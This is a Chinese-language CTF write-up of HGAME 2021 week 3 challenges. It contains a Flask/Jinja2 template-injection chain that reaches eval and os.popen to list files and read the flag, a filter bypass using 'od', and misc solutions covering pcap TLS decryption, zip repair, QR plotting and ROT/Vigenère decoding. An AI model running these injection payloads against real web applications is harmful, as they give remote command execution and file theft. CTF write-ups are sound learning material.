
# HGAME 2021 WEEK3 Write up - R4inyni9ht

## WEB

### Forgetful

一开始一点思路都没有，后来向liki要了hint,提示我这是flask框架的洞，查了一下很容易就能找到模板注入。先试一试{{7*7}},成功。



当前Todo: 49

是否完成: 未完成

创建时间: 20210219


然后我又卡住了，查了好久的资料终于找到一个类似的题目xctf——Web_python_template_injection

先尝试了base，但是无回显，改用mro,成功获取所有模块

```
{{''.__class__.__mro__[-1].__subclasses__()[].__init__.__globals__}}
```

利用builtins中的eval，import os库，成功getshell,用popen('ls')查看目录

```
{{''.__class__.__mro__[-1].__subclasses__()
[].__init__.__globals__['__builtins__']["eval"]
("__import__('os').popen('ls').read()")}}
```



当前Todo: app.py ext.py forms.py models.py __pycache__ static templates

打开app.py，弹出stop!!!，翻遍这个目录找不到flag，最后liki提醒这不是根目录，恍然大悟马上popen(ls ../),找到flag

```
 {{''.__class__.__mro__[-1].__subclasses__()
[].__init__.__globals__['__builtins__']["eval"]("__import__('os').popen('cat
../flag').read()")}}
```

依旧弹Stop!!!,最后这一步卡了好久，一直在尝试不用read方法，然而其实是cat的问题，liki提醒我最后一步是linux的trick,搜一下linux读取文件的命令，od命令可以以二进制文件读取，最终的pyload如下

```
 {{''.__class__.__mro__[-1].__subclasses__()
[].__init__.__globals__['__builtins__']["eval"]("__import__('os').popen('od -t c
../flag').read()")}}
```

# MISC


## A R K

打开数据包分析，可以发现很多TLS加密的数据，以及大量的FTP，筛选一下可以找到FTP-DATA中的ssl.log文件，导出并用其解密，即可得到解密后的HTML对象

导出后我们可以在getBattleReplay中发现一串base64，解码后观察文件头是PK，保存为zip，直接打开会显示缺少分卷，出题人提醒注意文件头，用winhex修复文件头即可成功解压

```
import base64
import codecs

f=open('C:\\Users\\HQL\\Desktop\\1.txt','wb')
f1=open('C:\\Users\\HQL\\Desktop\\origin.txt','rb')
s=f1.read()
bs = base64.b64decode(s)
#print(bs)
f.write(bs)
f.close
f1.close
```

打开后发现里面记录了坐标值，结合题干猜测按照坐标打印后得到图像的即为flag




"pos":{"row":13,"col":41}},{"timestamp":0,"signiture":
{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":
{"row":13,"col":42}},{"timestamp":0,"signiture":
{"uniqueId":2147483815,"charId":"char_2015_dusk"}

exp:

```
import json
import matplotlib.pyplot as plt

with open('temp.json', 'r', encoding='utf-8') as f:
    data = json.load(f)
    x=[]
    y=[]
    for i in range(len(data)):
        x.append(data[i]['pos']['row'])
        y.append(data[i]['pos']['col'])
    #print(x)
    #print(y)
    plt.scatter(x,y)
    plt.show()
```

利用json库和matplotlib库读取数据绘制散点图，打印出来是一张二维码，扫描即可得到flag



## ARC


出题人hint，8558应该理解成85 58，先把图片里的字符串base85解码，得到的值即为table字符表,用知乎找到的一个脚本跑一下即可得到压缩包密码https://www.zhihu.com/question/381784377/answer/1099438784

```python
table='fZodR9XQDSUm21yCkr6zBqiveYah8bt4xsWpHnJE7jL5VG3guMTKNPAwcF'
tr={}
for i in range(58):
    tr[table[i]]=i
s=[11,10,3,8,4,6]
xor=177451812
add=8728348608

def dec(x):
    r=0
    for i in range(6):
        r+=tr[x[s[i]]]*58**i
    return (r-add)^xor

def enc(x):
    x=(x^xor)+add
    r=list('BV1  4 1 7  ')
    for i in range(6):
        r[s[i]]=table[x//58**i%58]
    return ''.join(r)

print(enc(10001540))#BV17f411J77h
```

打开来一个视频一个txt，出题人提供了工具，hint:msustego,提取信息需要密码，推测密码应该在txt中，出题人hint:ROT密码，词频分析。先看txt，有字母数字符号，推测应该是ROT47，解码后发现有部分错误y变成了~，比照ascii表，位移应该是42，exp如下

```
x = []
for i in range(len(s)):
    j = ord(s[i])  # 字符在ASCII中的序号
    if j >= 33 and j <= 126:  # 用于ROT47编码的字符其ASCII值范围是33－126
        x.append(chr(33 + ((j + 9) % 94)))
    else:
        x.append(s[i])

a = "".join(x)
print(a)
'''
Flag is not here, but I write it because you may need more words to analysis
what encoding the line1 is.For line2, Liki has told you what it is, and Akira is
necessary to do it.Two young girls explore a shattered world, filled with sound:
a past to be uncovered...Each awakens in this blank, ruin-dotted world to
discover that she is equally blank, remembering nothing of what came before.And
then they make a second discovery: the Arcaea, multitudes of floating glass-like
shards containing vivid memories of the past.
'''
```

视频结尾的两行第一行也是ROT42，解密后得到隐写密码6557225，提取即可,打开网址，用户名密码分别为第二第三行。



```
arc.hgame2021.cf
Hikari
TairitsuNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
```

登录后提示flag在指定路径，视频结尾第二行是维吉尼亚密码，密钥匙Akira，解出来即为flag所在目录